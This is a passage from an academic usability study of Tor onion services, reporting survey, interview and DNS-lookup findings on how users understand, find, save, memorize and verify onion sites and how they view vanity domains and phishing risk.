**Survivor bias.** Our participants generally were able to tolerate Tor Browser's usability issues, which is why they are still around to tell their tale. We likely did not hear from people who decided that Tor Browser was not for them and were thus unable to tell us what drove them away. The danger of survivor bias lies in optimizing the user experience for the subset of people whose tolerance for inconvenience is higher than the rest.

**Self-selection bias.** Due to the nature of our online survey, participants could voluntarily select themselves into our set of respondents. These respondents may be unusually engaged, technical, and opinionated. Indeed, the demographic for our online survey in Section 4.2 was young and educated; perhaps Tor Browser's population is young and educated, as well, but we have no way of knowing.

## 5 Results

We organize the presentation of our findings by topic, including how users *perceive and use* (Section 5.1), *manage* (Section 5.2), and *wish to improve* (Section 5.3) onion



**Figure 3:** *A sketch of interviewee P03's mental model of onion services. The participant referred to several layers of protection.*

services. We interleave the results from our online survey with our interviews and domain name system data as appropriate.

## 5.1 Perception and Use

We first explore how users perceive onion site technology and why they use onion sites.

### 5.1.1 Incomplete mental models of onion services

We asked only our interviewees (not our survey participants) about their mental models of onion services because it is difficult to collect this type of information from a survey. This section thus presents results from the interviews only.

**Perceptions of what an onion service is.** We asked our interview participants how they defined an onion service, how they work, and what types of content and services they tend to host. Terminology was inconsistent and sometimes confusing: some interviewees referred to onion services as the dark web and others as hidden services. (Recall that The Tor Project only uses the term onion services). About half of our interviewees (9/17) knew that onion services enabled a user to access Web content anonymously. Six interviewees stated that onion services provide extra layers of protection, an idea that is well-illustrated in Figure 3,[6] and further elaborated on by participant P03: *"I think it's to do with the different hops that you build - different layers of making it difficult to find out who this person is."* Four interviewees stated that onion services work in a similar manner to Tor but with different encryption methods, which we can see on Figure 4. A minority of participants had sophisticated understanding: they referred to the encryption of data on the end points of a connection; three interviewees referred to the fact that last hop along the encrypted path corresponds to an onion link.

**Perception of anonymity.** Five interview participants drew the connection between Tor and onion services, stating that onion services have to be accessed through Tor

[6] All sketches are available online at https://nymity.ch/onion-services/mental-models/.



**Figure 4:** *Comparison of two sketches from interviewee P13. The first sketch shows the P13's mental model of Tor and the second one P13's mental model of onion services.*

browser but at least one did not see any connection between Tor and onion services. Only three interview participants knew that onion services do not only provide anonymity to the visitors to a website but also to the onion website provider themselves. In contrast to these interviewees who had some sense of what an onion service was, nearly half of our interviewees (8/17) were confused about how to define onion services, were unsure how onion services function or how to describe them, and did not understand how onion services protect them. Some of our interviewees did not distinguish disguising their IP address from disguising their real-world identity and instead used the umbrella term "anonymity" to refer to both concepts. This conflation of concepts paints an incomplete picture of the security and privacy guarantees that the Tor network provides, with only a few interviewees recognizing that anonymity is not completely achievable with Tor onion services: *"What's the point of going to Facebook using onion services when their business model is still about collecting your data?"* (P7). Other participants simply thought of onion services as P08 characterized them: *"[the] Internet without hyperlinks."* Some of our participants were not aware that onion services provide end-to-end security and self-certifying names. Syverson and Boyce explored how onion services can improve website authentication [32], but these benefits are difficult to convey to non-technical users, and even some experts advocated an "all or nothing" approach to online anonymity, overlooking important nuances.

The presence of a large quantity onion domains in the root DNS data corroborates prior studies that suggest either Internet users are attempting to visit an onion domain in a non-Tor browser indicating a misunderstanding of onion links, that browsers are loading content with onion links using pre-fetching, or that some web pages or malware are attempting to load resources from onion sites [18, 33].

**Perceptions of what an onion service is used for.** Interviewees had various perceptions of what onion services were used for or why they existed in the first place. In-



**Figure 5:** *Reasons for using onion services.*

terviewees sometimes associated onion services with illicit content such as the drug trade or credit card data sales (2/17) or felt that onion services may be the technology behind anonymous purchases. Similarly, as reported later in the paper, many survey respondents also voiced concern about illegal and questionable content on onion services, described by some as a "Wild West". Phishing sites, honeypots, and compromised onion sites further contribute to this perception.

### 5.1.2 Onion services used mostly for more anonymity

**Usage.** Our survey asked how often our respondents browse onion services. The usage frequency was almost uniformly distributed among our survey respondents; 24% use onion sites less than once a month, 22% use them about monthly, 25% weekly, and 23% daily. The remaining 6% had never used an onion service. We also asked our interviewees if they had used onion in the last three months; seven had and seven had not, with four of the latter group explaining that they had used onion services before, just not in the last three months. Only two interviewees had never used onion services before at all.

**Anonymity and onion service content.** The majority of our survey participants who used onion services did so because of the additional anonymity (71%) and the additional security (62%) (see Figure 5). For instance, six survey respondents commented on the onion domain format, indicating that they believed the seemingly-random characters in onion domains are the reason why onion services are anonymous: *"Onion services stay anonymous through changing their domain, and I feel that there is a possibility of decreased anonymity with a constant domain name." (S436).* These participants also believed that vanity domains are "less anonymous" because part of their domains is clearly not random. One survey participant (S454) further wrote: *"I understand vanity onion domains are a sign of the weakness of the hash algorithm used by the Tor network."*

Anonymity was also the main reason why our interviewees used onion services (6/17). Another reassuring factor for two of our interviewees was the feeling of security and safety that onion services provide. Furthermore, two interview participants thought of onion services as *"harm reduction technique."* P10 preferred to use Facebook's onion domain because it impedes tracking efforts. Additionally, 47% of survey respondents and three interviewees viewed onion services as the only way to access content they enjoy, making the use of onion services a necessity.

**Non-browsing activities.** Of our survey respondents who used onion services (485/517), 64% had these services for purposes other than web browsing. Several protocols such as the chat application Ricochet [4] and the file sharing application OnionShare [15] were purpose-built on top of onion services while existing TCP-based tools such as `ssh` can transparently use onion addresses instead of traditional IP addresses. Less than a quarter (21%) of our survey participants used onion services for non-browsing activities at least once a month such as remote login (ssh) or chat (IRC or XMPP). Our interviewees similarly mentioned using onion services to access Pirate Bay (1/17), Ricochet (1/17), TorChat (1/17), and OnionShare (1/17).

**Work or personal reasons.** Survey respondents who selected "Other" (45%) for onion service usage provided many reasons, including personal (18/517), with the most predominant personal reason being that an onion service gives a machine behind a network address translation (NAT) device a stable identifier and can be reached from any other user on the Tor network (there are other ways to achieve this goal, but for these users, setting up an onion service was the easiest way). Several interviewees used onion services to accomplish specific tasks. Five interviewees reported that they use onion services simply for their work, while four stated personal reasons, such as for a personal blog, or giving someone access to their home network. Two interview participants used onion services for educational purposes. P3 used onion services to help teach students about the dark web: *"I was teaching a class on Internet technology and regulations. We were basically showing students how Tor works and part of what I have to do as a teaching assistant was make students go and basically get to the moment where they either hire a hitman, buy drugs, or buy weapons. Just to show that it's possible. And then obviously we didn't buy it."*

Other survey respondents reported using onion services to reduce the load on exit relays, to do technical research, and to access sites that are otherwise unavailable. For instance, 7/517 used onion services for hosting a service, one survey respondent admitted using onion services for e-book piracy, two used onion services as an alternative



**Figure 6:** *Reasons for running onion services.*



**Figure 7:** *Concerns of onion service operators about attacks.*

to a virtual private network and two used them to make their website as private and personal as they could.

**Exploring the dark web.** 27% of our survey respondents and two interviewees wanted to find out more about the dark web and onion domain content (3/517) as reasons to use onion services. Two interviewees used onion services for fun and social reasons—to *"toy around"* (P7) and also, as a way of spending time with friends, as well as to *"show off"* around them by using a technology unfamiliar to most users. Interestingly, 19% of survey respondents said that they use onion services for no particular reason but have clicked on onion links occasionally.

### 5.1.3 Onion sites operated for various reasons

**Setting up an onion service.** 39% of survey respondents had set up an onion service at some point. Of the respondents who had set up onion services of their own (266/517), 31% had run their onion service for private use while 21% had run them for the public. Figure 6 gives an overview of the reasons our respondents have for running onion services. For instance, the majority of those with onion services used them for end-to-end security, curiosity, or NAT traversal. Only 18% survey respondents had set up onion services for anonymity, such as to protect their visitors and provide security on their sites. In the open-ended responses, eleven survey respondents set up onion services because then their websites could be accessed from anywhere in the world, and seven survey respondents set up an onion service simply to test and learn how they work. Another two survey participants ran onion mirror sites to their personal websites, and at least one had an onion service as a backup website in case he lost control over his personal domain. Finally, at least two survey respondents set up onion for business purposes, work requirements, or to add valuable content to the onion community. In a similar vein, at least two interviewees spoke about setting up onion services or using onion services for work, such as to help Internet users upload leaked documents to their whistleblower website anonymously. In another example, P5 used onion services in the academic peer review process to allow authors to submit source code or supplementary material anonymously: *"If one of the other reviewers connects to our university site, and we have some sort of tracking information on there, we would be deanonymizing the reviewer. We put it on a Tor hidden service to make sure that the reviewer remains blind in academic review process."*

**Phishing concerns.** We inquired how concerned the survey respondents were about three potential attacks on their own onion services: (*i*) somebody setting up a phishing site for the operator's site, (*ii*) a denial-of-service attack, and (*iii*) a deanonymization attack. According to the results, shown in Figure 7, less than 8% of our survey respondents who operated an onion service were at least somewhat concerned about all of these attacks. Only a small percentage, 15%, claimed to be extremely concerned about somebody deanonymizing their onion service, 10% were extremely concerned about an onion site being taken offline, and only 9% were concerned about an onion site being impersonated for phishing purposes. Indeed, in the open-ended responses, we noted that several respondents lamented the difficulty of protecting onion services from application-layer deanonymization attacks. Matic *et al.* demonstrated some of these attacks in 2015 [17].

### 5.1.4 Varying trust in Tor and onion services

Our survey asked how safe our respondents feel when using Tor Browser and onion services, respectively. Figure 8 shows that onion services were actually perceived as less safe than Tor browser. 85% of survey respondents feel at least somewhat safe or very safe using Tor Browser as compared to only 66% of onion service users.

**Reasons for trust.** Survey responses indicated that par-



**Figure 8:** *Safety that respondents perceive when using Tor Browser and onion services.*

ticipants, most of whom (85%) rated themselves as non-experts (versus 15% self-rated experts) in knowledge about Internet privacy and security, lacked the ability to evaluate (or even understand) the Tor network's design which is why they deferred to expert opinion, their gut feeling, or the trust they place in Tor developers to gauge how much to trust these services. As S450 put it: *'There's a safety tradeoff. My connection to onion sites is more secure from outside eyes, but onion sites are more likely to be scams.'* With respect to onion services, the majority of survey respondents expressed that the added security and anonymity made them feel safe (117/517). Another factor contributing to the perceived security of onion services is that advertising companies are nowhere near as present on onion services as they are on the Web. 80/517 respondents trusted Tor and themselves to be safe on onion services while only a minority of interviewees were content and believed in the future of onion services (4/17) or placed their trust in them (2/17). Additionally, 30/517 participants said they would also choose onion services over regular websites because they trust them.

**Reasons for distrust.** 90/517 of survey respondents were skeptical of trusting onion services because of the possibility of phishing, the fact that onion services are hard to verify as authentic, and a concern that tracking can still occur even with onion services (59/517). Furthermore, at least 20/517 respondents said their trust of onion services would depend on the content of the services themselves. Some survey respondents did not have a clear understanding of onion services or thought they were the same as regular websites and reported as much (34/517).

Although our interviewees tended to see onion services as safer than corresponding websites (eight versus four participants), six participants felt that users should be careful when using onion services. Not all participants trusted onion services (5/17) and one expressed frustration such as P06: *"I'm pretty distrusting with most of the content I access over onion services. When I want content from a service, I tend to distrust it from the beginning."* Two interviewees mentioned that websites cannot identify you as the general advantage of onion services but at least three participants pointed out that websites actually can determine your identity if you write down your personal details as well as if you log in into any private accounts while using onion services. Similarly, 20 survey respondents also raised concerned and mentioned not wanting to log in to onion sites because they believe it defeats the purpose by revealing private data.

Moreover, one interview participant (P10) claimed that using onion links may influence the usability of their "normal" corresponding websites—the person shared a story in which they postulated that their Facebook account had been flagged for suspicious activity and then was deactivated because they had logged in through Tor Browser. These interview participants did not realize that while the company indeed knows who is logging in, it does not know Tor users' IP address or operating system.

## 5.2 Discovery and Management

We now explore how users discover and keep track of onion sites.

### 5.2.1 Discovering onion links is not straightforward

Recall that a freshly set up onion service is private by default, leaving it up to its operator to disseminate the domain. Established search engines such as Google are therefore generally inadequate to find content on onion services. Therefore discovering onion services is not as straightforward as with regular domains Figure 9 illustrates the results from our survey.

**Social networking site and search engines.** The three most popular ways that almost half of our survey participants discovered onion sites by were via (*i*) social networking sites such as Twitter and Reddit (48%), (*ii*) search engines such as Ahmia,[7] (46%) and (*iii*) randomly encountering links when browsing the Web (46%). Survey respondents who selected "Other" (16%) for how they discover onion links predominantly brought up independently-maintained onion domain aggregators. A noteworthy example is the Hidden Wiki used by 13 survey respondents, a community-curated and frequently-forked wiki that contains categorized links to onion services. At least 34 survey respondents searched for onion links on regular browsers and 18 of these respondents looked specifically at regular websites to see if they had

[7] Ahmia.fi is an onion site search engine that crawls user-submitted onion domains. It publishes the list of all indexed onion services at https://ahmia.fi/onions/.



**Figure 9:** *Methods of discovering onion services.*

a corresponding onion link. In our interviews, two participants mentioned these techniques too. Between one to three survey respondents mentioned each of the following: using onion link lists generated by onion spiders, onion.torproject.org, ddg.onion, Imageboard, Google, and even Wikipedia.

We observed similar patterns in our interview respondents. Interviewees told us that they find onion links by word of mouth (6/17), using a search engine tool (5/17) including tools like DuckDuckGo (1/17), The Pirate Bay (1/17), Reddit (1/17), ahmia.fi (1/17), and the search widget in the Tor browser (1/17). More of our interviewees discovered onion services passively (6/17) by just happening to hear about or know about specific onion services while five interviewees told us that they looked actively for onion links, browsing for the content they needed.

**Random encounters or word of mouth.** A significantly less popular discovery mechanism was discovering links through word of mouth, which has the advantage that domains come from a trusted source (18% of survey respondents). 19/517 were frustrated that it was difficult to find out if a regular website had an onion service version even if they visited their website. Only 4% of our survey respondents—indicated that they were not interested in learning about new onion services because they only use their own sites (7/517). Similarly, two interviewees claimed that they never searched for new onion links.

**Link discovery challenges.** The majority of our survey respondents (55%) reported that they were satisfied with how they discover onion services but a significant proportion of our participants (38%) were not and 7% did not respond to this question. Those satisfied reported that they had no interest in learning about new onion services, in part because they only use a small set of onion services. Among the survey respondents who were not satisfied with how they discover onion services (38%), many (28/517) complained in the open-ended responses about link rot on aggregators where onion links were broken, unusable, or outdated. There is significant churn among onion sites, and our respondents were frustrated that aggregators are typically not curated and therefore link to numerous dead domains. The lack of curation also leads to these aggregators' containing the occasional scam and phishing site. The difficulty of telling apart two given onion domain names exacerbates this issue for users. 15/517 did not trust onion link lists because it is hard to validate if they are legitimate or not. 28/517 complained about filtering onion sites related to their interests with several wanting to avoid illegal and pornographic content, which is often difficult if the description is vague and the onion domain reveals nothing about its content. For this reason, 5/517 wished aggregators were more verbose in their description of onion sites.

**Lack of good search engines.** Many survey respondents complained about the lack of good search engines (33/517) and were not aware of search engines such as Ahmia. Among survey respondents who were aware of such engines, many were dissatisfied with both the search results and the number of indexed onion sites. Unsurprisingly, a *"Google for onion sites"* was a frequent wish. Similarly, one of the biggest issues for our interview participants was that onion sites are hard to find (5/17), or as P13 put it: *"How do you find stuff if you don't know what you're looking for or only have a vague idea?"* 10 survey respondents desired a better searching solution for onion services even with recognizing that this would be a tradeoff for security so services should have opt-in and opt-out options for discovery. As summarized by one survey respondent: *"Tor is still like the early 1990s Internet where websites were spread by word of mouth and by lists of links. In Tor, people publish lists of onion sites and I pick the ones I'm interested in. Every Tor search engine is poor and unreliable. Lists of links like Fresh Onions, while useful, often get out of date quickly, since many onion sites are unreliably hosted. Tor desperately needs a good search engine to find onion sites and ideally some way of identifying what those sites are about before clicking on them, since we lack that info in the URL."* (S339)

### 5.2.2 Saving and tracking onion links is difficult

**Bookmarking links.** Conventional domains are often easy to remember and recognize; most onion domains are random strings. We explored how users coped with this challenge. Most survey respondents (52%) use Tor Browser's bookmarks or a web-based bookmarking tool (3%) to save onion domains as seen in Figure 10. At least two interview participants reported bookmarking links as well. While convenient, this method of saving onion links



**Figure 10:** *Strategies to manage onion domains.*

leaves a trace of (presumably) visited sites on somebody's computer. One of Tor Browser's security requirements is "disk avoidance"—the browser must not write anything to disk that would reveal the user's browsing history [24, § 2.1]. Bookmarking links is a violation of this security requirement, albeit one that users seem to want.

**Ad-hoc tracking methods.** Somewhat less popular amongst our survey participants was saving onion domains in local text files (37%), getting them from trusted websites (35%), using search engines (18%), memorizing domains (17%), using some other techniques (9%), or employing pen and paper (8%). Of the 9% of our survey respondents who selected "Other", 15/517 stated that they store onion domains in an encrypted manner—either in a text file or in their password manager. Other techniques mentioned by only one or two survey respondents each included using auto-complete, storing them on a personal blog or using Twitter to find links, emailing the links to oneself, using redirect rules to automatically go to the .onion domain, storing the links in a virtual machine, or using Hidden Wiki. Four of our interviewees reported that they store onion services in a list and three remember (some) onion services. Other techniques for saving onion links mentioned by interviewees mirrored those of the survey and included using a Twitter feed to track onion links (1/17) and using TorChat as storage places for onion links (1/17). Moreover, one interviewee believed that Tor Browser remembers onion links and another interview participant (P1) explained: *"The onion services we run professionally we keep track of because we operate the server, so that's easy."* Notably, just over one-quarter of our survey respondents (26%) did not have a good solution to the problem of tracking onion links and similarly two interviewees pointed out that they lacked an onion link management mechanism.

**Reaching onion domains quickly.** We also asked our interviewees how they typically reach onion services. The most often mentioned technique was copy and pasting domains, done by four interviewees, followed by three interviewees who simply click on links they encounter. Two interviewees would go to onion sites using bookmarks while another two use Google to get to onion services. Only one interview participant told us that they typed the domains from their notes. Given the high number of (possibly insecure) home-baked solutions, a Tor Browser extension that solves the problem of saving and tracking onion links seems warranted.

### 5.2.3 Onion domains are hard to remember

**Memorization reasons.** Our participants often memorized onion domains to make it easier to visit onion sites and to minimize traces of their browsing habits. Of the survey respondents who memorize onion domains, we found that most respondents do no memorize any onion domains (60%) and less than a third (30%) memorize one to four onion domains. Only 3% can memorize more than four domains. Survey respondents who memorized domains (65% of all respondents) did so (*i*) automatically because of typing a domain many times (20%) (*ii*) to allow them to open an onion site more quickly (17%), and (*iii*) to ensure that they are visiting the correct site and not a phishing site (15%). Only 9% were privacy conscious and did so because bookmarking onion domains leaves a trace. 5% of the respondents gave other reasons for memorizing onion links. In these open-ended responses, 18 survey participants said that memorizing was simply easy for them, even unintentional. Among these participants, there were only 8/517 that specifically mentioned the Facebook onion site as very easy to remember. Only a few survey respondents (3/517) did not memorize onion sites at all.

**Memorization challenges.** Our interview participants generally found onion domains problematic in terms of having to remember random strings of letters and numbers. Four interviewees perceived onion domains as too long. Among these participant was one who further complained about random characters in onion domains. At least two interviewees criticized onion links for being hard to remember. This viewpoint was echoed in our survey, where participants rated URLs such as expyuzz4wqqyqhjn.onion and torproz4wqqyqhjn.onion as harder to remember because the *"numbers make the names harder to remember."* Other survey respondents stated that vanity domains are easier to remember when they can be pronounced as described in the example quote by survey respondent (S46): *"phonetic pronunciation plays a large part in how I remember onions."* Many other survey respondents stated that onion domains that are supported by a mnemonic are also easier to remember; we elaborate on this result in Section 5.2.4.



**Figure 11:** *Expected difficulty memorizing four onion domains.*

#### 5.2.4 Vanity domains: more memorable, less trusted

**Memorizability.** The majority of our survey respondents appreciated vanity domains because they were easy to remember (64%) and easy to recognize (64%), and they provided a unique *"branding"* (34%). Some survey respondents indicated that a vanity prefix—like a traditional domain—informs about an onion service's content, letting visitors know what to expect and thus preventing unpleasant surprises but at least 3/517 wanted more clues to let visitors know more about what the domain content is or for some content to be harder to find. As S423 wrote: *"For less important, high traffic sites (social media like Facebook), it's okay. For sites handling much more sensitive/potentially illicit content, its a good idea to make it difficult to find."*

Only 15% did not have an opinion about vanity domains, 8% reported that they disliked vanity onion domains, and 7% did not see a benefit of vanity domains. We asked survey respondents about whether or not they memorize vanity domains—specifically facebookcorewwwi.onion—and how difficult they find it to memorize onion domains of differing levels of vanity. Only 20% of respondents replied that facebookcorewwwi.onion is among the sites that they have memorized. This is because it is "easy to memorize" (S391) and "after seeing [it] many times, I automatically start to memorize it."(S94) Depending on the format of the vanity domain, our survey respondents expressed differing levels of ease for memorizing them; these results are shown in Figure 11. Most participants found it easier to memorize vanity domains with a longer recognizable prefix such as Facebook's. Interestingly, only 4/517 survey respondents considered vanity domains economically unfair because wealthy entities can afford to generate longer prefixes such as Facebook.

**Usable links.** Ten out of seventeen interviewees saw vanity domains as a significant usability improvement to the regular onion domains: *"In terms of mnemonics and easier recollection if you can chunk words that are associated with daily life and not just a random. If there's entropy in the stream, there's no way I'm going to remember more than a few characters"* (P18). P10 had a different perspective that suggested these vanity domains make onion services more usable: *"I think that for people who don't spend a lot of time using those types of services, it definitely gives you a more familiar framework for thinking about where you are on the Internet. If people think . . . people have a pretty strange geographic metaphors for navigating the Internet, but I think this idea of where are you? Well, I'm at this place I can't even name, I can't say it out loud, I think that can be a barrier for people."*

**Phishing and security.** If users focus on the vanity part of a domain only, attackers can create an similar domain that features the original's prefix but differs in subsequent characters. Nurmi [23] and Monteiro [19] have both documented such an attack, but its effectiveness is not known.

Indeed, in several cases, both survey (29/517) and interview participants found that vanity domains were not practical and seemed to distrust them because they felt they made phishing easier: *"I don't think it's useful because . . . it's followed by another random word . . . and phishing can still copy that . . . I don't think what I can remember is safe now."* (P17). Similarly, as S94 explained: *"We also get false expectations of security from such domains. Somebody can generate another onion key with same facebookcorewwwi address. It's hard but may be possible. People who believe in uniqueness of generated characters, will be caught and impersonated."*. Among our survey respondents, there was also concern that the short and recognizable prefixes tempt users to verify only the prefix and ignore the non-vanity part of the onion domain, as epitomized by one survey respondent: *"I only memorize the first part of the domain."* (S96) while another wrote: *"If there isn't some cognizable word at the start, it'll be more difficult for me to determine if I'm going to the correct domain or a scam. I may end up going to less onion sites as a result."* (S355)

This viewpoint was echoed by our interview participants, who noticed that vanity domains can negatively affect security. P13 explained: *"I think in theory, on the one [hand], it makes it easier for you to recognize where you are, it makes it easier for you to perhaps, share the URL or type it out. On the other hand, I've seen concerns that, by having a vanity URL where perhaps people only look for the Facebook portion and they don't pay attention to what comes after it could potentially make it easier to exploit unsuspecting users. Send them a link that also says Facebook but the numbers after it are different, but you just see the Facebook part and go, 'It's fine, it's Facebook.' That can be a risk to them."* P5 also shared

their view on vanity domains: *"It seems like it would encourage more trust on behalf of the user, but then again, maybe make phishing easier too, if phishers are making vanity domains themselves. Yeah, that seems like it could go both ways actually."*

#### 5.2.5 Onion sites are hard to verify as authentic

**Verification techniques.** We asked our participants about verifying the authenticity of an onion site. The majority of our survey respondents (79%) did want to verify an onion service as authentic. Figure 12 gives an overview of the strategies that our respondents employ. Most of the respondents (64%) copied and pasted onion links from trusted sources (*e.g.*, friends or another, trusted website) or used bookmarks when revisiting onion services (52%). Many survey respondents also verified the domain in the browser's address bar (45%), checked if the corresponding website had a link to its onion site (40%), or checked that the onion service has a valid HTTPS certificate (36%).[8] Survey respondents reporting checking the corresponding regular website for verification, verifying if familiar images were recognized, or checking for HTTPS (9/517). 8/517 only used links if received form a trusted resource or trusted member of a community or check with their notes (4/517). 5/517 trusted their perception of a website as verification of authenticity or Tor or the fact that onion sites are self-certified by design (3/517) or use the fact that they could log into a site as verification (5/517). Only a few mentioned using multiple sources to verify authenticity (3/517) and at least 9 survey respondents said that they did not use onion links at all.

When asked how many characters our survey respondents verify in onion domains, 19% verified thirteen to sixteen digits, *i.e.*, (almost) the full domain, while 20% verified up to nine digits, which is within the realm of brute force attacks, and 5% verified between nine to twelve digits. More than half of respondents provided no response at all (54%).

For those interviewees (7/17) who did attempt to ensure they were visiting an authentic onion site, we observed two strategies: relying on someone else to ensure a link was authentic and trying to work out authenticity using various techniques on their own. Most interviewees in the first group stated that they rely on word of mouth for verification (5/17), followed by assistance from someone else (4/17). P3 explained *"[I] let people show me them. I don't go there myself."* Two interview participants relied on resources they already trusted for onion links, like friends and other communities and two accessed onion services by first visiting their corresponding

[8] DigiCert is issuing EV certificates for onion sites [7], but adoption has been slow—presumably in part because EV certificates require the CA to verify the applicant's identity and they are not free.



**Figure 12:** *Determining an onion service's legitimacy.*

publicly available websites if they could to verify authenticity. One of the most common approaches in the second group (3/17) was to check and compare URLs to see whether they matched to a *"clearnet site"* (P14), its unencrypted version on the regular Internet. Furthermore, two interview participants rely on their own experience, one on HTTPS certificates, and another one would lower the security settings in Tor Browser using the security slider to check the website more thoroughly: *"Sometimes, it worries me, but before that I access, in Tor, I turn off, I always. First, I always turn off the Java service and etcetera, to check the website. I think it's good, then I will lower the security level in Tor browser, but mostly, I will ask anything, maybe, in the Reddit or in the forum—in my country forum—of what the service [may be]."* (P17). One interviewee believed that just using Tor is verification in itself and another participant avoided onion sites altogether.

**Verification challenges.** Indicative of potential security issues, 29% of survey respondents stated that they sometimes could not tell the difference between an authentic service and an impersonation, and 10% never checked a service's legitimacy in the first place. Survey participants who selected "Other" (13%) provided a wide variety of ad-hoc verification strategies, further highlighting the importance of being able to verify a site as being the one that they were trying to reach. For instance, 13 survey respondents said there is no good way of verifying onion services or they do not know how to.

We also asked our interview participants how they knew that the site they went to was the one that they wanted to visit. Similar to the survey respondents, six interviewees reported that they did not know how to verify the authenticity on an onion site and they were concerned about being on an impersonating website because it is easy to mistype onion domains and onion domains change frequently if an onion service is short-lived or moves. P1 summarized the issue as being inherent to the nature of

onion services *"I wouldn't know how to do that, no. Isn't that the whole point of onion services? That people can run anonymous things without being to find out who owns and operates them?"* Two interviewees even believed onion site authentication to be impossible. For this reason, some interviewees also proposed that onion domain formats without numbers or with a stable patterns of letters and numbers could potentially make sites easier to reach and verify for authenticity.

#### 5.2.6 Onion lookups suggest typos or phishing

Phishing remains an issue despite onion services' extra anonymity and security properties. Past work has documented phishing onion sites that transparently rewrote Bitcoin addresses to hijack Bitcoin transactions [19, 23, 38]. Key to this attack is the difficulty of telling apart an authentic onion domain from an impersonation. For conventional domains we rely on EV certificates, browser protections, search results, and long-lived reputation, but none of these methods have matured for onion services. Does the nature of onion services facilitate phishing attacks? If so, what can we do to mitigate the issue?

Most interview participants (9/17) agreed that phishing constitutes a serious risk, one of them explained the phenomenon this way: *"the two approaches I know from the normal Web still apply here, which is typo-squatting, registering an onion [domain] that's only a slight variation away, or bit-squatting, which is slightly different, but it involves a single or a few bit flips within an onion address, so that it looks relatively similar"* (P6), while another interview participant presented their solution to this problem: *"If you're manually typing it in I suppose they could be a problem, but I primarily cut and paste"* (P16).

We evaluated how often lookups to two different onion domains are extremely similar to one another, which can shed light on how often an onion domain may be phished, since it is unlikely for distinct onion services to have extremely similar strings for onion domains.

To do so, we computed the Jaro-Winkler similarity metric between each unique pair of correctly formatted onion domains, which is the edit distance between two strings that gives more weight to strings with common prefixes. We used this metric because people tend to check the first part of the domain. Values range between $[0, 1]$, where 0 represents completely different strings and 1 represents matching strings, to each unique domain pair. We find that 0.007% (8,672) of all unique domain pairs (119,668,185) have an extremely high similarity ($> .90$); for example, `bitfog2jzic5tnh7.onion` and `bitfog2y7y2pfv75.onion` have a Jaro-Winkler similarity of 0.917.

We first analyzed the results of the similarity metric for any well-known vanity domains. We found that Facebook's onion site (`facebookcorewwwi.onion`) has a similarity score of 0.953 with another onion domain that was looked up `facebookizqekmhz.onion`, which only appeared in our dataset twice (in comparison to the 101 instances of `facebookcorewwwi.onion`). Another frequently looked up onion domain is `blockchainbdgpzk.onion`, which is a popular Bitcoin wallet; it was extremely similar to blockchatvqztbll.onion (similarity score 0.949). These cases of similar domains could be a potential indicator of phishing sites for popular domains.

| Onion 1 | # | Onion 2 | # | J-W |
|---|---|---|---|---|
| 57g7spgrzlojinas | 1,621 | 57g7spgrziojinas | 14 | 0.989 |

| zqktlwi4fecvo6ri | 410 | zqktlwi4i34kbat3 | 12 | 0.946 |

**Table 3:** *The Jaro-Winkler similarity score for frequently visited onion domains in the DNS root dataset.*

We next explored the top 20 most frequently requested onion domains dataset by checking: whether they are extremely similar to another onion domain in our dataset, and whether there is a large difference in frequency of the two similar domains. Of the top 20 onion domains, 16 had a Jaro-Winkler similarity score $> 0.90$ with at least one other onion domain in the data. Table 3 shows the characteristics of these domains. Many of the domains in the table under "Onion 1" are associated with either the WannaCry Ransomware, the Mischa Ransomware, or the Petya Ransomware. The remaining domains in that column are real onion domains that returned search results when used as input to `https://ahmia.fi`; these include a Russian Market (`hydraruzxpnew4af.onion`), DuckDuckGo (`3g2upl4pq6kufc4m.onion`), and The Hidden Wiki (`zqktlwi4fecvo6ri.onion`).

### 5.3 Areas for Improvement

When we asked about areas for improvement in the survey and interviews, participants told us that onion services could be enhanced technically and performance-wise, and that privacy and security, educational resources on, and methods for discovering onion content could be improved.

**Technical Improvements.** In our open ended question on improvements to onion services, 43/517 did not provide

an answer and 36/517 expressed their gratitude for Tor and Torproject and were satisfied with the service overall. However, many respondents spoke of possible enhancements. The majority of survey respondents (59/517) mentioned technical improvements they would like to see for onion services such as improving support for Javascript, making onion services available in other browsers, and having more support for mobile devices. 17/517 wanted a better user interface and user experience with onion services in general. Our interviewees also mentioned various technical improvements they would like to see in onion services. Two wanted a secure bookmarking tool and another interviewee wanted CAPTCHAs to be gone (these are triggered more often with onion services). Only four talked about wanting to see influential websites or even all websites set up corresponding onion sites.

**Performance Concerns.** At least 48 survey respondents had performance concerns about onion services. For example, one survey user stated, *"I would always prefer the onion site but for video sites like YouTube I would likely often use the normal site to be able to get a higher quality stream due to higher bandwidth."* (S435) Three interview participants similarly raised the "slowness" of onion services.

**Privacy and Security.** 34 survey participants expressed concern about anonymity and security issues and would like to feel and be safer over the Tor network more generally. For instance, S70 wrote: *'I hear a lot of social media questions from casual or unsophisticated users, and the single biggest problem is that they don't have the slightest idea of exactly what's being protected and what isn't. Vague pronouncements that "doing X is safer" don't help. Tor needs to stop being muddy in explaining what it protects, and stop promoting itself to people who don't understand what it can and can't do for them.'* 11/517 complained about lack of anonymity protection specifically from government, big companies or even Federal Bureau of Investigation (FBI). 8/517 wanted to verify onion services as legitimate or live and only 2/517 spoke about not wanting the dark net to contain criminal content.

**Education and Resources.** 24 survey respondents believed that there was a "'knowledge" issue with not enough resources and documentation for newcomers to Tor and onion services. Many of our interviewees felt similarly (7/17). Interviewees lamented about a lack of documentation or resources that would allow newcomers to learn more about onion services. P8, for example, wanted to know how to use onion services correctly and stop being uncertain about its properties: *"Really clear user education in the installation process would be great for people like me . . . who are like 'Okay, this is a thing I can use, why am I using it again? What am I using it for? What does it do?"* Three of our interviewees also referred to the lack of proper education as *"cultural mysticism."* Uneducated users often misunderstand concepts, as P10 explained: *"The perception that these are hardcore security tools sometimes signals to ordinary users that they are also difficult or badly designed or complicated to use, and that's not really the case with Tor."* Even if knowledge was not an issue, fear of consequences may deter users otherwise, as P8 mentioned before: *"Because it's also super scary. You think you're playing with this spy thing . . . Sometimes it's actually a really simple technical thing that's not terrifying. And to demystify those things would be really nice."*

